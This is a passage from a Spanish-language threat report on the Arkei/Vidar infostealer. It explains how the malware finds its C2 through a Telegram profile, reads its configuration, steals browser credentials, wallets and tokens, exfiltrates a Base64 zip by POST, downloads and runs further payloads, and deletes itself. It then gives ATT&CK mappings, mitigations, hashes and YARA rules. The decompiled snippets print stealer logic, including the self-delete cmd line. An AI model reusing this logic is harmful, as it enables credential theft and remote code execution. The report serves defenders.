Una vez obtenido el contenido de la web, busca la cadena “checkmyprofileonthispage” que identifica el comienzo de la dirección del panel. Si la encuentra recorta la cadena y busca donde aparece “|” para determinar el final y extraer la dirección del panel. Este método es muy común pues se puede ocultar bajo una dirección URL legítima información importante para el malware. De esta forma, en caso de que el panel se caiga, simplemente cambiando la dirección del perfil, la muestra vuelve a estar viva.

En caso de que la opción de Telegram falle, también incorpora otra web menos conocida en la que realiza el mismo proceso que con Telegram: obtiene el valor de la web y busca las cadenas que delimitan la URL del C2.




Ilustración 16: Perfil del malware para almacenar su C2.

Finalmente, si ninguna de las opciones anteriores ha funcionado, tiene almacenado en su código una cadena con un servidor de C2.

Para realizar la petición web al servidor de C2, hace uso de la misma llamada que se utilizó para leer el contenido del perfil de Telegram, pero esta vez pasa la información obtenida a un nuevo método encargado de interpretar la cadena de texto devuelta por el servidor:




Ilustración 17:URL del panel para obtener la configuración.

La ruta a la que se realiza la petición devuelve la siguiente función:

```
1 DWORD *__stdcall sub_408C96(_DWORD *a1)
2 {
3   std::string::string(a1, "1702");
4   return a1;
5 }
```

Ilustración 18: Función encargada de devolver el ID del bot.

Este valor corresponde al ID de la *botnet.* Si se modifica este valor en la petición, se pueden obtener diferentes configuraciones para los diferentes identificadores del *stealer:*




Ilustración 19: Configuración devuelta para el ID 1 de la botnet.

Una vez el malware obtiene la configuración hace uso de un procedimiento que se encarga de separar la cadena por "," y, según la posición en la que se encuentre, la almacena en una variable global que activa o desactiva una funcionalidad del *stealer*. Algunos de los valores están en desuso y no se le ha podido atribuir un nombre a la variable:

```
lstrcatA_1(v2, lpString2);
strcpy(Delimiter, ",");
result = strtok_s(v2, Delimiter, &Context);
v4 = result;
if ( result )
{
  v9 = 0;
  do
  {
    switch ( v9 )
    {
      case 0:
        byte_4452C8 = 1;
        break;
      case 1:
        if ( !StrCmpCA_1(v4, "1") )
          byte_44769C = 1;
        break;
      case 2:
        if ( !StrCmpCA_1(v4, "1") )
          byte_44769D = 1;
        break;
      case 3:
        if ( !StrCmpCA_1(v4, "1") )
          wallets_config = 1;
        break;
      case 4:
        if ( !StrCmpCA_1(v4, "1") )
          discord_config = 1;
        break;
      case 5:
        v5 = GetProcessHeap_1();
        v6 = (CHAR *)HeapAlloc_1(v5, 0, 999999u);
        hash_raro = (int)v6;
        goto LABEL_23;
      case 6:
        if ( !StrCmpCA_1(v4, "1") )
          byte_4476A1 = 1;
        break;
      case 7:
        if ( !StrCmpCA_1(v4, "1") )
          screenshot_config = 1;
        break;
      case 8:
        if ( !StrCmpCA_1(v4, "1") )
          files_config = 1;
        break;
      case 9:
        if ( !StrCmpCA_1(v4, "1") )
```

Ilustración 20: Alguno de los valores, se utilizan a lo largo del código y otros deben de pertenecer a antiguas funcionalidades.

En Internet se ha encontrado un análisis en el cual indican a que corresponde cada valor de la configuración, pero se tratan de otras versiones y no concuerda casi ninguno.

La segunda parte de la configuración se separa por ";" y sirve para configurar los parámetros utilizados por el *stealer* para robar ficheros de interés de la ruta especificada. A continuación, se pasa a detallar cada uno de estos valores:

%DESKTOP%	Directorio de interés
.txt:.doc:*.docx:*.xlsx:*.xlsm:*.xls:*.pptx	Extensiones de interés
950	Tamaño máximo en Kb
true	Recursividad activada
movies:music:mp3:exe	Cadenas que no son interesantes

Tanto las extensiones de interés como las cadenas que no lo son, van separadas por el carácter ":", de esta forma genera una lista de cada una de las cadenas originales.

Recolección de información del equipo

Una vez se conoce como ***Vidar*** adquiere su configuración, ya se puede observar el código principal encargado de robar la información del equipo atacado.

El robo de información se divide en varias funciones, alguna de ellas solo se ejecuta dependiendo de la configuración establecida por el C2:

```
156  mw_steal_browsers_passwords((int)v45, (int)v16, v17);
157  if ( steam_config )
158    steal_steam_info();
159  if ( discord_config )
160    steal_discrod_token_info_wrap();
161  get_pc_information(v39, v40);
162  if ( wallets_config )
163    steal_wallet_info_wrap(v39, v40);
164  if ( file_grabber_config )
165    mw_file_grabber();
166  if ( take_screenchot_config )
167    take_screenchot();
```

Ilustración 21: Flujo de Vidar para robar información.

En la imagen anterior, se pueden apreciar algunas de las variables ya vistas durante la interpretación de la configuración mandada por el C2. Por ejemplo, solo se roba información de *Steam* si se ha establecido ese valor en el panel.

Dependiendo del tipo de información que quiera robar, realiza una serie de operaciones u otras. En caso de que tenga implementada la forma de interpretar la información, por ejemplo, contraseñas del navegador, genera un fichero con nombre "passwords.txt" en el cual añade una línea nueva por cada credencial encontrada. Por el contrario, si no conoce la manera de interpretar la información, copia el fichero de interés a una ruta específica, para luego comprimirlo y enviarlo en la fase de exfiltración.

Mediante cada una de las anteriores funciones, el malware es capaz de extraer información de diferentes tipos de aplicaciones entre las que se encuentran:

- Navegadores basados en Firefox.
- Navegadores basados en Opera.
- Navegadores basados en Chromium.
- Extensiones del navegador.
- Carteras de criptomonedas.
- Clientes de SSH y FTP.
- Gestor de segundo factor de autenticación
- Clientes de correo electrónico.

- Clientes de mensajería instantánea.
- Clientes de videojuegos.

Además, también puede robar información de otro tipo como:

- Ficheros con extensiones específicas de una ruta.
- Captura de pantalla.

A continuación, se listará que aplicaciones son las afectadas por este malware:

Navegadores			
Mozilla Firefox	Pale Moon	Opera	OperaGX
Google Chrome	Chromium	Amigo	Torch
Vivaldi	Comodo Dragon	Epic Privacy Browser	CocCoc
Brave	Cent Browser	7Star	TorBro Browser
Chedot Browser	Microsoft Edge	360 Browser	QQBrowser
CryptoTab Browser			

Gestor de 2FA
Authy Desktop

Clientes FTP, SSH	
WinSCP	FileZilla

Cliente de correo electrónico
Mozilla Thunderbird

Clientes de mensajería instantánea	
Discord	Telegram

Cliente de videojuegos
Steam

Cliente de mensajería instantánea
Pidgin

Exfiltración de la información

Una vez obtenida toda la información del equipo, genera un fichero zip con todos los ficheros generados durante el robo de la información, luego lo transforma a Base64 y finalmente lo envía por POST al servidor de comando y control:

```
168  compress_information((_DWORD *)object_steal, &zip_content, &zip_size);
169  buffer = 0;
170  Size = 0;
171  if ( zip_content )
172  {
173    if ( CryptBinaryToStringA_1(zip_content, zip_size, 0x40000001u, 0, &Size) )// ToBas64 without endline
174    {
175      v38 = (char *)Size;
176      v37 = 0;
177      ProcessHeap_1 = GetProcessHeap_1();
178      v20 = (CHAR *)HeapAlloc_1(ProcessHeap_1, v37, (SIZE_T)v38);
179      buffer = v20;
180      if ( v20 )
181      {
182        memset(v20, 0, Size);
183        CryptBinaryToStringA_1(zip_content, zip_size, 0x40000001u, buffer, &Size);
184      }
185    }
186  }
187  Parameter[1] = Size;
188  Parameter[0] = buffer;
189  CreateThread_1(0, 0, (LPTHREAD_START_ROUTINE)send_data_to_c2_method, Parameter, 0, 0);
190  v21 = 0;
191  while ( !dword_4476A8 )
192  {
193    if ( dword_4476AC )
194      goto LABEL_54;
195    if ( v21 == 60 )
196    {
197      CreateThread_1(0, 0, (LPTHREAD_START_ROUTINE)send_data_to_c2_method, Parameter, 0, 0);
```

Ilustración 22: Código encargado de comprimir y transformar el resultado a Base64 antes de realizar la petición POST.

Una vez se genera la cadena en *Base64* se pasa como parámetro de un nuevo hilo, que se encargará de generar la petición POST al servidor de comando y control.

```
52       v11 = lpOptional
53           ? HttpOpenRequestA_1((HINTERNET)lpszServerName, "POST", "/", "HTTP/1.1", 0, 0, 0xC00100u, 0)
54           : HttpOpenRequestA_1((HINTERNET)lpszServerName, "POST", "/", "HTTP/1.1", 0, 0, 0x400100u, 0);
55       hRequest = v11;
56       if ( v11 )
57       {
58         lstrcatA_1(Src, "------");
59         lstrcatA_1(Src, String1);
60         lstrcatA_1(Src, "\r\n");
61         lstrcatA_1(Src, "Content-Disposition: form-data; name=\"");
62         lstrcatA_1(Src, "profile");
63         lstrcatA_1(Src, "\"\r\n\r\n");
64         lstrcatA_1(Src, profile_1);
65         lstrcatA_1(Src, "\r\n");
66         lstrcatA_1(Src, "------");
67         lstrcatA_1(Src, String1);
68         lstrcatA_1(Src, "\r\n");
69         lstrcatA_1(Src, "Content-Disposition: form-data; name=\"");
70         lstrcatA_1(Src, "profile_id");
71         lstrcatA_1(Src, "\"\r\n\r\n");
72         lstrcatA_1(Src, profile_id_1);
73         lstrcatA_1(Src, "\r\n");
74         lstrcatA_1(Src, "------");
75         lstrcatA_1(Src, String1);
76         lstrcatA_1(Src, "\r\n");
77         lstrcatA_1(Src, "Content-Disposition: form-data; name=\"");
78         lstrcatA_1(Src, "hwid");
79         lstrcatA_1(Src, "\"\r\n\r\n");
80         lstrcatA_1(Src, hwid_1);
81         lstrcatA_1(Src, "\r\n");
82         lstrcatA_1(Src, "------");
83         lstrcatA_1(Src, String1);
84         lstrcatA_1(Src, "\r\n");
85         lstrcatA_1(Src, "Content-Disposition: form-data; name=\"");
86         lstrcatA_1(Src, "token");
87         lstrcatA_1(Src, "\"\r\n\r\n");
88         lstrcatA_1(Src, token_1);
89         lstrcatA_1(Src, "\r\n");
90         lstrcatA_1(Src, "------");
91         lstrcatA_1(Src, String1);
92         lstrcatA_1(Src, "\r\n");
93         lstrcatA_1(Src, "Content-Disposition: form-data; name=\"");
94         lstrcatA_1(Src, "file");
95         lstrcatA_1(Src, "\"\r\n\r\n");
96         v12 = lstrlenA_1((LPCSTR)file_1);
97         v13 = lstrlenA_1(Src);
98         v14 = v13 + buffer_size_1 + v12;
99         v15 = GetProcessHeap_1();
```

Ilustración 23: código de la creación de la petición POST.

Tras finalizar la petición, el servidor devuelve una respuesta que es interpretada por el código. Dependiendo del tamaño, se realiza un tipo de acción u otra:

```
response = send_data_to_C2(c2, server_port, buffer_base64_1, bufffer_size_1, botnet_id, profile_id, hw
lstrcatA_1(result_of_send_file, response);
std::string::_Tidy((void **)v21, 1, 0);
std::string::_Tidy(v20, 1, 0);
v27 = -1;
std::string::_Tidy((void **)v22, 1, 0);
memset(&UrlComponents, 0, sizeof(UrlComponents));
memset(server_port_80, 0, sizeof(server_port_80));
memset(c2, 0, sizeof(c2));
memset(v26, 0, sizeof(v26));
if ( lstrlenA_1(result_of_send_file) <= 4 )
{
  c2_response_bool = lstrlenA_1(result_of_send_file) == 2;
}
else
{
  malware_id = v10;
  std::string::string(v10, result_of_send_file);
  donwload_and_execute_file(
    v10[0],
    (int)v10[1],
    buffer_base64_1,
    bufffer_size_1,
    (int)botnet_id,
    (unsigned int)profile_id);
  c2_response_bool = 1;
}
return 0;
```

Ilustración 24: Comprobación de la respuesta del servidor C2.

En caso de que el tamaño de la respuesta sea menor o igual que **4**, el hilo termina ahí. En el caso contrario, interpreta la respuesta, que suele ser un listado de direcciones URL separadas por ";", que descargan diferentes familias de malware. Por lo tanto, ***Vidar*** en su última fase y, dependiendo de la configuración del panel, puede funcionar como un *Downloader*.

Otras funcionalidades

Como ya se vio en el apartado anterior, el malware tiene capacidades para descargar binarios de Internet y para su ejecución hace uso de la API *ShellExecuteExA*:

```
{
  lstrcatA_1(v16, lpString2);
  v9 = mw_gen_random_name(0x14u);
  lstrcatA_1(v16, v9);
  lstrcatA_1(v16, off_446E8C);
  donwload_and_save_file(v10, v16);
  memset(&pExecInfo, 0, sizeof(pExecInfo));
  pExecInfo.lpFile = v16;
  pExecInfo.cbSize = 60;
  pExecInfo.fMask = 0;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = "open";
  pExecInfo.lpParameters = &Str;
  pExecInfo.lpDirectory = 0;
  pExecInfo.nShow = 5;
  pExecInfo.hInstApp = 0;
  ShellExecuteExA_1(&pExecInfo);
  memset(&pExecInfo, 0, sizeof(pExecInfo));
```

Ilustración 25: Descarga y ejecución de los binarios devueltos por el panel.

Finalmente, el hilo termina su ejecución y el malware se borra a si mismo del equipo. Para ello vuelve a hacer uso de *ShellExecuteExA*, y el comando que genera es el siguiente:

```
"C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q "<RUTA AL EJECUTABLE>" & exit
```

```
memset(String1, 0, 0x104u);
memset(&pExecInfo, 0, sizeof(pExecInfo));
lstrcatA_1(String1, "/c ");
lstrcatA_1(String1, "timeout /t 6 & del /f /q \"");
CurrentProcessId_1 = GetCurrentProcessId_1();
process_filename = (const CHAR *)get_process_file(CurrentProcessId_1);
v5 = 0;
if ( *((_DWORD *)process_filename + 5) >= 0x10u )
  process_filename = *(const CHAR **)process_filename;
lstrcatA_1(String1, process_filename);
v5 = -1;
std::string::_Tidy(v3, 1, 0);
lstrcatA_1(String1, "\" & exit");
pExecInfo.lpParameters = String1;
pExecInfo.cbSize = 60;
pExecInfo.fMask = 0;
pExecInfo.hwnd = 0;
pExecInfo.lpVerb = "open";
pExecInfo.lpFile = "C:\\Windows\\System32\\cmd.exe";
memset(&pExecInfo.lpDirectory, 0, 12);
ShellExecuteExA_1(&pExecInfo);
memset(&pExecInfo, 0, sizeof(pExecInfo));
memset(String1, 0, 0x104u);
ExitProcess_1(0);
```

Ilustración 26: Auto borrado y finalización del proceso.

.

MITRE ATT&CK			
Initial Access	T1566.002	Spearphishing Link	**M1054 Software Configuration** Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing). Furthermore, policies may enforce / install browser extensions that protect against IDN and homograph attacks.
			M1017 User Training Users can be trained to identify social engineering techniques and spearphishing emails with malicious links which includes phishing for consent with OAuth 2.0. Additionally, users may perform visual checks of the domains they visit; however, homographs in ASCII and in IDN domains may render manual checks difficult. Phishing training and other cybersecurity training may raise awareness to check URLs before visiting the sites.
			M1021 Restrict Web-Based Content Determine if certain websites that can be used for spearphishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.

	T1566.001	Spearphishing Attachment	**M1021 Restrict Web-Based Content** Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments.
			M1017 User Training Users can be trained to identify social engineering techniques and spearphishing emails.
			M1049 Antivirus/Antimalware Anti-virus can also automatically quarantine suspicious files.
			M1054 Software Configuration Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing)
			M1031 Network Intrusion Prevention Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.
Execution	T1204.002	Malicious File	**M1038 Execution Prevention** Application control may be able to prevent the running of executables masquerading as other files.

			M1040 Behavior Prevention on Endpoint On Windows 10, various Attack Surface Reduction (ASR) rules can be enabled to prevent the execution of potentially malicious executable files (such as those that have been downloaded and executed by Office applications/scripting interpreters/email clients or that do not meet specific prevalence, age, or trusted list criteria). Note: cloud-delivered protection must be enabled for certain rules. (Citation: win10_asr)
			M1017 User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
	T1059	Command and Scripting Interpreter	**M1042 Disable or Remove Feature or Program** Disable or remove any unnecessary or unused shells or interpreters.
			M1045 Code Signing Where possible, only permit execution of signed scripts.
			M1026 Privileged Account Management When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
			M1038 Execution Prevention Use application control where appropriate.
			M1049 Antivirus/Antimalware Anti-virus can be used to automatically quarantine suspicious files.

			M1040 Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent [Visual Basic](https://attack.mitre.org/techniques/T1059/005) and [JavaScript](https://attack.mitre.org/techniques/T1059/007) scripts from executing potentially malicious downloaded content (Citation: win10_asr).
	T1204	User Execution	**M1031 Network Intrusion Prevention** If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
			M1017 User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
			M1038 Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
			M1040 Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent executable files from running unless they meet a prevalence, age, or trusted list criteria and to prevent Office applications from creating potentially malicious executable content by blocking malicious code from being written to disk. Note: cloud-delivered protection must be enabled to use certain rules. (Citation: win10_asr)
	T1059.003	Windows Command Shell	**M1038 Execution Prevention** Use application control where appropriate.

	T1204.001	Malicious Link	**M1021 Restrict Web-Based Content** If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
			M1031 Network Intrusion Prevention If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
			M1017 User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
Defense Evasion	T1497.001	System Checks	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1140	Deobfuscate/Decode Files or Information	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1027.001	Binary Padding	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1497	Virtualization/Sandbox Evasion	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

	T1027	Obfuscated Files or Information	**M1040 Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent execution of potentially obfuscated payloads. (Citation: win10_asr)
			M1049 Antivirus/Antimalware Anti-virus can be used to automatically detect and quarantine suspicious files. Consider utilizing the Antimalware Scan Interface (AMSI) on Windows 10 to analyze commands after being processed/interpreted. (Citation: Microsoft AMSI June 2015)
	T1027.002	Software Packing	**M1049 Antivirus/Antimalware** Employ heuristic-based malware detection. Ensure updated virus definitions and create custom signatures for observed malware.
	T1027.007	Dynamic API Resolution	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Credential Access	T1539	Steal Web Session Cookie	**M1032 Multi-factor Authentication** A physical second factor key that uses the target login domain as part of the negotiation protocol will prevent session cookie theft through proxy methods.(Citation: Evilginx 2 July 2018)
			M1054 Software Configuration Configure browsers or tasks to regularly delete persistent cookies.
			M1017 User Training Train users to identify aspects of phishing attempts where they're asked to enter credentials into a site that has the incorrect domain for the application they are logging into.

	T1555	Credentials from Password Stores	**M1027 Password Policies** The password for the user's login keychain can be changed from the user's login password. This increases the complexity for an adversary because they need to know an additional password. Organizations may consider weighing the risk of storing credentials in password stores and web browsers. If system, software, or web browser credential disclosure is a significant concern, technical controls, policy, and user training may be used to prevent storage of credentials in improper locations.
	T1555.003	Credentials from Web Browsers	
	T1212	Exploitation for Credential Access	**M1048 Application Isolation and Sandboxing** Make it difficult for adversaries to advance their operation through exploitation of undiscovered or unpatched vulnerabilities by using sandboxing. Other types of virtualization and application microsegmentation may also mitigate the impact of some types of exploitation. Risks of additional exploits and weaknesses in these systems may still exist.(Citation: Ars Technica Pwn2Own 2017 VM Escape)
			M1051 Update Software Update software regularly by employing patch management for internal enterprise endpoints and servers.

			M1050 Exploit Protection Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit (EMET) can be used to mitigate some exploitation behavior.(Citation: TechNet Moving Beyond EMET) Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring.(Citation: Wikipedia Control Flow Integrity) Many of these protections depend on the architecture and target application binary for compatibility and may not work for software targeted for defense evasion.
			M1019 Threat Intelligence Program Develop a robust cyber threat intelligence capability to determine what types and levels of threat may use software exploits and 0-days against a particular organization.
	T1111	Multi-Factor Authentication Interception	**M1017 User Training** Remove smart cards when not in use.
Discovery	T1016.001	Internet Connection Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

	T1087.001	Local Account	**M1028 Operating System Configuration** Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located at <code>HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators</code>. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: Enumerate administrator accounts on elevation.(Citation: UCF STIG Elevation Account Enumeration)
	T1497.001	System Checks	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1007	System Service Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1082	System Information Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1010	Application Window Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1016	System Network Configuration Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

	T1087	Account Discovery	**M1028 Operating System Configuration** Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located <code>HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators</code>. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: E numerate administrator accounts on elevation. (Citation: UCF STIG Elevation Account Enumeration)
	T1083	File and Directory Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1497	Virtualization/Sandbox Evasion	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1057	Process Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1012	Query Registry	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1518	Software Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Collection	T1113	Screen Capture	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

	T1005	Data from Local System	**M1057 Data Loss Prevention** Data loss prevention can restrict access to sensitive data and detect sensitive data that is unencrypted.
Command And Control	T1132.001	Standard Encoding	**M1031 Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool C2 signatures over time or construct protocols in such a way as to avoid detection by common defensive tools.
	T1071	Application Layer Protocol	**M1031 Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
	T1132	Data Encoding	**M1031 Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool C2 signatures over time or construct protocols in such a way as to avoid detection by common defensive tools. (Citation: University of Birmingham C2)

	T1071.001	Web Protocols	**M1031 Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
Exfiltration	T1020	Automated Exfiltration	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1041	Exfiltration Over C2 Channel	**M1057 Data Loss Prevention** Data loss prevention can detect and block sensitive data being sent over unencrypted protocols.
			M1031 Network Intrusion Prevention Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool command and control signatures over time or construct protocols in such a way to avoid detection by common defensive tools. (Citation: University of Birmingham C2)

	T1030	Data Transfer Size Limits	**M1031 Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary command and control infrastructure and malware can be used to mitigate activity at the network level.

Mitigación

Medidas a nivel de endpoint

El código de *Arkei/Vidar no* se encuentra firmado, por lo que implementar una política que no permita la ejecución de binarios que no estén firmados podría prevenir la ejecución de este malware. No obstante, gran cantidad de desarrolladores y paquetes de software no distribuyen sus productos firmados, por lo que esta estrategia podría no resultar práctica en algunos casos.

En concordancia con lo anterior, pero empleando mecanismos más generales, se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Con el objetivo de disminuir el tiempo de reacción frente a este tipo de amenazas se recomienda mantener vigilado el *endpoint* con soluciones de monitorización y de antivirus/EDR así como disponer de una política de actualizaciones que mantenga el *endpoint* con las últimas vulnerabilidades.

Por otra parte, también se podría implementar el despliegue de una vacuna que cree un *mutex* en los equipos siguiendo el algoritmo descrito en el análisis técnico de la amenaza.

Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre hacia fuera de la red, se debería identificar comunicaciones anómalas o que tengan similitudes con familias de malware ya conocidas. De esta forma se puede identificar de forma rápida y eficiente posibles máquinas infectadas dentro de la red.

Medidas y consideraciones adicionales

Se deben enviar todos los eventos del sistema, o al menos los más importantes, a un sistema externo que reúna todos los eventos de todos los equipos de la red. De esta forma se puede evitar la pérdida de trazabilidad. Además, esta mitigación podría ayudar a crear alertas tempranas que avisen de una posible intrusión en el sistema y de esta forma evitar el ataque.

Se debe mantener una política de actualizaciones. Es de suma importancia que todos los sistemas se encuentren totalmente actualizados para evitar posibles vulnerabilidades de seguridad que los atacantes puedan explotar para hacerse

con el control de una máquina, obtener credenciales o realizar una escalada de privilegios.

Se debe eliminar cualquier contraseña por defecto establecida en cualquier sistema o aplicación, además de generar una política de contraseñas que obligue al uso de contraseñas seguras y que cambien de forma periódica. Aplicar sistemas de autenticación en dos pasos en todos aquellos sistemas que lo permitan.

Se debe mantener al equipo de seguridad actualizado de todas las nuevas vulnerabilidades conocidas, que tengan conocimiento de todos los sistemas utilizados en el parque tecnológico y que decidan si es necesario aplicar medidas de mitigación adicionales antes situaciones específicas.

En caso de incidente con este *malware*, se debe de reportar a las autoridades pertinentes lo más rápido posible.

Indicadores de compromiso

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

Hashes

- 2c993eb220436695d78783d2a6520951e4ce2b65311a96b904a063abdc088235
- c098a548968c98679e2c8e454fcb262f32bb5e0dfbbc08d0098cfa520d449cb3
- fcc36055030c363db666bf01da3e3f8904ea6f7d1c3258a07a06fcfcbb1c4e4f

Yara:

- Esta regla sirve para identificar las muestras de la familia *Arkei/Vidar*, se trata de una yara procedente del analista de Fumik0 de la web https://fumik0.com/2018/12/24/lets-dig-into-vidar-an-arkei-copycat-forked-stealer-in-depth-analysis/ :

YARA

```
rule Vidar_Stealer : Vidar
{
    meta:
        description = "Yara rule for detecting Vidar stealer"
        author = "Fumik0_"

    strings:
        $mz = { 4D 5A }

        $s1 = { 56 69 64 61 72 }
        $s2 = { 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37
41 }
    condition:
        $mz at 0 and ( (all of ($s*)) )
}

rule Vidar_Early : Vidar
{
    meta:
        description = "Yara rule for detecting Vidar stealer - Early
versions"
        author = "Fumik0_"
```

```
    strings:
        $mz = { 4D 5A }
        $s1 =  { 56 69 64 61 72 }
        $hx1 = { 56 00 69 00 64 00 61 00 72 00 2E 00 63 00 70 00 70 00
}
    condition:
         $mz at 0 and all of ($hx*) and not $s1
}

rule AntiVidar : Vidar
{
    meta:
        description = "Yara rule for detecting Anti Vidar - Vidar
